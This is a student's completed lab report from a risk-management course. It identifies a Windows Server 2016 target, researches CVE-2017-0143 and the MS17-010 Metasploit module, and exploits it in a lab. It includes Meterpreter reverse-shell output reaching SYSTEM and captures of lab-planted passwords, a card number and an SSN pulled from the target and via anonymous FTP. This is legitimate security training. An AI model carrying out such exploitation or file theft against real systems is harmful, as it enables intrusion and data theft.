Identifying and Exploiting Vulnerabilities (3e)

Managing Risk in Information Systems, Third Edition - Lab 01

Student:	Email:
Bradley Adams	badams10@my.athens.edu


Time on Task:	Progress:
1 hour, 38 minutes	100%

Report Generated: Wednesday, August 28, 2024 at 12:48 PM

Guided Exercises

Part 1: Identify the Version and Build of a Windows System

3. **Make a screen capture** showing the **About Windows dialog box and the Windows version number**.




Identifying and Exploiting Vulnerabilities (3e)
TargetWindows01
2024-08-28 10:08:14
Bradley Adams

Microsoft Windows Server
Version 1607 (OS Build 14393.0)
© 2016 Microsoft Corporation. All rights reserved.
The Windows Server 2016 Standard operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License Terms to:
Windows User

Part 2: Research and Identify Vulnerabilities and Exploits

13. **Make a screen capture** showing the **NVD page for CVE-2017-0143, including the Base Score**.



Identifying and Exploiting Vulnerabilities (3e)
vWorkstation
2024-08-28 10:20:55
Bradley Adams

CVE-2017-0143 Detail

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NIST: NVD **Base Score:** 8.8 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2017-0143
NVD Published Date:
03/16/2017
NVD Last Modified:
07/25/2024
Source:
Microsoft Corporation

21. **Make a screen capture** showing the ***MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution*** **module in the Rapid7 Vulnerability and Exploit Database**.


MS17-010 EternalRomanc...
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_psexec
Identifying and Exploiting Vulnerabilities (3e)
vWorkstation
2024-08-28 10:51:26
Bradley Adams
TRY NOW
Contact Us
8:51 AM
8/28/2024

MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Disclosed	Created
03/14/2017	06/14/2018

Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Author(s)


- sleepya
- zerosum0x0
- Shadow Brokers
- Equation Group

Platform

Windows


Part 3: Use the Metasploit Framework to Exploit a Vulnerability

14. **Make a screen capture** showing the **current user on the TargetWindows01 server**.




```
[*] Started reverse TCP handler on 172.30.0.4:443
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.3:445 - Built a write-what-where primitive...
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.3:445 - Selecting PowerShell target
[*] 172.30.0.3:445 - Executing the payload...
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-ser
vice executable...
[*] Sending stage (176195 bytes) to 172.30.0.3
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:51303) at 2024-08
-28 08:59:20 -0700

meterpreter > shell
Process 4108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

18. **Make a screen capture** showing the **TargetWindows01 Desktop and the *yourname*_was_here folder**.


Identifying and Exploiting Vulnerabilities (3e)
TargetWindows01
2024-08-28 11:07:59
Bradley Adams


Part 4: Retrieve Sensitive Files

6. **Make a screen capture** showing the **contents of the password.txt file**.



```
     Total Files Listed:
              15 File(s)        179,969 bytes
               0 Dir(s)  28,833,308,672 bytes free

C:\>cd C:/users/administrator/docuemtns
cd C:/users/administrator/docuemtns
The system cannot find the path specified.

C:\>cd c:/users/administrator/documents
cd c:/users/administrator/documents

c:\Users\Administrator\Documents>type passwords.txt
type passwords.txt
domain user password            Computer

jack.smith      a123            Domain

bob.black       Sf33mmcdd!      vWorkstation

bill.blue       corvette        Domain

sarah.brown     password1!      Domain
c:\Users\Administrator\Documents>
```

12. **Make a screen capture** showing the **contents of the file containing sensitive information**.




```
VISA
Card number: 4444 5456 3335 3333
Exp: 7/23
Csc: 223
```

Challenge Exercises

Part 1: Use FTP to Extract Sensitive Information

Make a screen capture showing the **contents of the file containing sensitive information**.



TargetWindows01 - FileZilla
File Edit View Transfer Server Bookmarks Help New version available!
Identifying and Exploiting Vulnerabilities (3e)
vWorkstation
2024-08-28 11:26:33
Bradley Adams
Quickconnect
newhire.txt - Notepad
File Edit Format View Help
Queued files
Failed transfers
Successful transfers (2)
Queue: empty
9:26 AM
8/28/2024

Host: TargetWindows01 Username: Password: Port:

```
Status:     Logged in
Status:     Starting download of /newhire.txt
Status:     File transfer successful, transferred 78 bytes in 1 second
Status:     Starting upload of C:\Users\Administrator\newhire.txt
Status:     Skipping upload of C:\Users\Administrator\newhire.txt
Status:     File transfer skipped
```

```
Alice White, SSN: 733-33-33

Address: 2455 Starling Road

Phone: 998 2222222
```

Local site: C:\Users\Administrator\

```
Users
  Administrator
  All Users
  Default
  Default User
  jack.smith
  Public
Windows
```

Filename	Filesize	Filetype	Last modif
Videos		File folder	3/26/2020
newhire.txt	78	Text Document	8/28/2024
NTUSER.DAT	1,310,720	DAT File	8/28/2024
ntuser.dat.LOG1	360,448	LOG1 File	3/25/2020
ntuser.dat.LOG2	327,680	LOG2 File	3/25/2020
NTUSER.DAT{ef...	65,536	BLF File	3/25/2020
NTUSER.DAT{ef...	524,288	REGTRANS-M...	3/25/2020
NTUSER.DAT{ef...	524,288	REGTRANS-M...	3/25/2020
ntuser.ini	20	Configuration ...	3/25/2020

Selected 1 file. Total size: 78 bytes

Server/Local file	Direction	Remote file

Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

Lack of employee training, lack of encryption, lack of security measures and policies/procedures.

- What are some root causes of using an FTP service on the internal network?

lack of system hardening, lack of security policy addressing default services and protocols, system administrator training, lack of a secure file sharing application for employees

- What are some root causes of having anonymous login enabled on FTP service?

Lack of system hardening, lack of security policies, lack of employee and administrator training, lack of employee training, employees wanting a quick and easy file transfer method.